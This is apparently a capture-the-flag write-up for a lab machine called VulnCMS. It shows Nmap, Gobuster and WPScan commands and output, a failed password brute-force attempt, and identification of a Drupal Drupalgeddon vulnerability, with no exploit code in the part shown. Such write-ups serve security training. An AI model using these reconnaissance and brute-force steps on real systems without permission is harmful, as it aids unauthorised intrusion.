VulnCMS

Contents

Reconnaissance

Since the machine was deployed within the hypervisor network, an Nmap ping sweep was executed to enumerate active hosts and identify the target's IP address.

```
nmap -sn 10.0.2.1/24
```

Scanning

An **Nmap** scan was performed to identify open ports and services:


```
# Nmap 7.95 scan initiated Tue Dec 30 18:24:49 2025 as: /usr/lib/nmap/nmap --privileged -sV -sC --open -p- --min-rate 3000 -O -oN nmap.txt 10.0.2.5
Nmap scan report for 10.0.2.5
Host is up (0.00033s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:9f:7e:78:82:ef:76:f6:26:23:c9:52:6d:aa:fe:d0 (RSA)
|   256 2a:e2:f6:d2:52:1c:c1:d0:3d:aa:40:e6:b5:08:1d:45 (ECDSA)
|_  256 fa:c9:eb:58:e3:d2:b7:4a:74:77:fc:69:0e:b6:68:08 (ED25519)
80/tcp   open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: W3.CSS Template
5000/tcp open  http    nginx 1.14.0 (Ubuntu)
```

```
|_http-title: fsociety &#8211; Just another WordPress site
|_http-generator: WordPress 5.7.2
|_http-server-header: nginx/1.14.0 (Ubuntu)
8081/tcp open  http    nginx 1.14.0 (Ubuntu)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
|_http-title: Home
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
9001/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: fsociety.web
|_http-server-header: nginx/1.14.0 (Ubuntu)
MAC Address: 08:00:27:3C:22:7A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5
(Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Tue Dec 30 18:25:06 2025 -- 1 IP address (1 host up) scanned in 17.97 seconds
```

The Nmap scan revealed multiple web services running on different ports; therefore, further enumeration was performed on each service.

Enumeration

Four HTTP services were discovered during enumeration. The service on port 80 was analyzed through source code inspection and did not yield significant findings, while additional CMS platforms were identified: Joomla (8081), WordPress (5000), and Drupal (9001).



MY BLOG

Welcome to the blog of unknown

TITLE HEADING

Title description, April 7, 2014

Mauris neque quam, fermentum ut nisl vitae, convallis maximus nisl. Sed mattis nunc id lorem euismod placerat. Vivamus porttitor magna enim, ac accumsan tortor cursus at. Phasellus sed ultricies mi non congue ullam corper. Praesent tincidunt sed tellus ut rutrum. Sed vitae justo condimentum, porta lectus vitae, ultricies congue gravida diam non fringilla.

READ MORE »

Comments 0

BLOG ENTRY

Title description, April 2, 2014

Mauris neque quam, fermentum ut nisl vitae, convallis maximus nisl. Sed mattis nunc id lorem euismod placerat. Vivamus porttitor magna enim, ac accumsan tortor cursus at. Phasellus sed ultricies mi non congue ullam corper. Praesent tincidunt sed tellus ut rutrum. Sed vitae justo condimentum, porta lectus vitae, ultricies congue gravida diam non fringilla.

READ MORE »

Comments 2

My Name

Just me, myself and I, exploring the universe of uknownment. I have a heart of love and a interest of lorem ipsum and mauris neque quam blog. I want to share my world with you.

Popular Posts

Lorem
Sed mattis nunc

Ipsum
Praes tinci sed


Dorum
Ultricies congue

Mingsum
Lorem ipsum dipsum

Tags

Directory enumeration was then conducted using **Gobuster** against the WordPress and Drupal applications, which were identified as running potentially vulnerable versions.

Wordpress



Not Secure http://fsociety.web:5000/hello-world/

FSOCIETY

Just another WordPress site

Hello world!


Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Published May 28, 2021

By wordpress_admin

Categorized as Uncategorized

1 comment




```
/rss2                 (Status: 200) [Size: 1659]
/license.txt          (Status: 200) [Size: 19915]
/wp-includes          (Status: 301) [Size: 194] [--> http://fsociety.web:5000/wp-includes/
]
/S                    (Status: 301) [Size: 0] [--> http://fsociety.web:5000/sample-page/]
/H                    (Status: 301) [Size: 0] [--> http://fsociety.web:5000/hello-world/]
/sa                   (Status: 301) [Size: 0] [--> http://fsociety.web:5000/sample-page/]
/rdf                  (Status: 200) [Size: 1476]
/page1                (Status: 200) [Size: 9478]
/readme.html          (Status: 200) [Size: 7345]
/sample               (Status: 301) [Size: 0] [--> http://fsociety.web:5000/sample-page/]
/'                    (Status: 301) [Size: 0] [--> http://fsociety.web:5000/]
/dashboard            (Status: 302) [Size: 0] [--> http://fsociety.web:5000/wp-admin/]
/he                   (Status: 301) [Size: 0] [--> http://fsociety.web:5000/hello-world/]
/sam                  (Status: 301) [Size: 0] [--> http://fsociety.web:5000/sample-page/]
/hello                (Status: 301) [Size: 0] [--> http://fsociety.web:5000/hello-world/]
/wp-admin             (Status: 301) [Size: 194] [--> http://fsociety.web:5000/wp-admin/]
/2021                 (Status: 301) [Size: 0] [--> http://fsociety.web:5000/2021/]
Progress: 62852 / 1323354 (4.75%)^C
```

```
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

≥[32m[+]≥[0m URL: http://fsociety.web:5000/ [10.0.2.5]
≥[32m[+]≥[0m Started: Tue Dec 30 19:03:53 2025

Interesting Finding(s):

≥[32m[+]≥[0m Headers
 | Interesting Entry: Server: nginx/1.14.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

≥[32m[+]≥[0m XML-RPC seems to be enabled: http://fsociety.web:5000/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  -
https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

≥[32m[+]≥[0m WordPress readme found: http://fsociety.web:5000/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

≥[32m[+]≥[0m The external WP-Cron seems to be enabled: http://fsociety.web:5000/wp-
cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

≥[32m[+]≥[0m WordPress version 5.7.2 identified (Insecure, released on 2021-05-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://fsociety.web:5000/feed/, <generator>https://wordpress.org/?
v=5.7.2</generator>
 |  - http://fsociety.web:5000/comments/feed/, <generator>https://wordpress.org/?
v=5.7.2</generator>

≥[32m[+]≥[0m WordPress theme in use: twentytwentyone
 | Location: http://fsociety.web:5000/wp-content/themes/twentytwentyone/
 | Last Updated: 2025-12-03T00:00:00.000Z
 | Readme: http://fsociety.web:5000/wp-content/themes/twentytwentyone/readme.txt
 | ≥[33m[!]≥[0m The version is out of date, the latest version is 2.7
 | Style URL: http://fsociety.web:5000/wp-content/themes/twentytwentyone/style.css?
ver=1.3
 | Style Name: Twenty Twenty-One
 | Style URI: https://wordpress.org/themes/twentytwentyone/
 | Description: Twenty Twenty-One is a blank canvas for your ideas and it makes the
block editor your best brush. Wi...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://fsociety.web:5000/wp-content/themes/twentytwentyone/style.css?ver=1.3,
Match: 'Version: 1.3'
```

```
≥[32m[+]≥[0m Enumerating Users (via Passive and Aggressive Methods)

 Brute Forcing Author IDs -:
|===========================================================|

≥[34m[i]≥[0m User(s) Identified:

≥[32m[+]≥[0m wordpress_admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://fsociety.web:5000/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Sitemap (Aggressive Detection)
 |   - http://fsociety.web:5000/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```


Additionally, brute-force attacks were conducted using multiple password lists and dictionaries; however, these attempts were unsuccessful.

Drupal



```
/misc                 (Status: 301) [Size: 194] [--> http://fsociety.web:9001/misc/]
/themes               (Status: 301) [Size: 194] [--> http://fsociety.web:9001/themes/]
/modules              (Status: 301) [Size: 194] [--> http://fsociety.web:9001/modules/]
/scripts              (Status: 301) [Size: 194] [--> http://fsociety.web:9001/scripts/]
/sites                (Status: 301) [Size: 194] [--> http://fsociety.web:9001/sites/]
/includes             (Status: 301) [Size: 194] [--> http://fsociety.web:9001/includes/]
/profiles             (Status: 301) [Size: 194] [--> http://fsociety.web:9001/profiles/]
/update.php           (Status: 403) [Size: 4133]
/install.php          (Status: 200) [Size: 3257]
/README.txt           (Status: 200) [Size: 5382]
/INSTALL.txt          (Status: 200) [Size: 17995]
/cron.php             (Status: 403) [Size: 7523]
/LICENSE.txt          (Status: 200) [Size: 18092]
/CHANGELOG.txt        (Status: 200) [Size: 110781]
/xmlrpc.php           (Status: 200) [Size: 42]
/COPYRIGHT.txt        (Status: 200) [Size: 1481]
/UPGRADE.txt          (Status: 200) [Size: 10123]
/authorize.php        (Status: 403) [Size: 2900]
Progress: 1323348 / 1323348 (100.00%)
===============================================================
Finished
===============================================================
```


At this stage, publicly accessible files such as changelogs were reviewed, allowing a more precise identification of the Drupal version in use. Further investigation confirmed that this version was vulnerable to **Drupalgeddon (CVE-2018-7600)**.



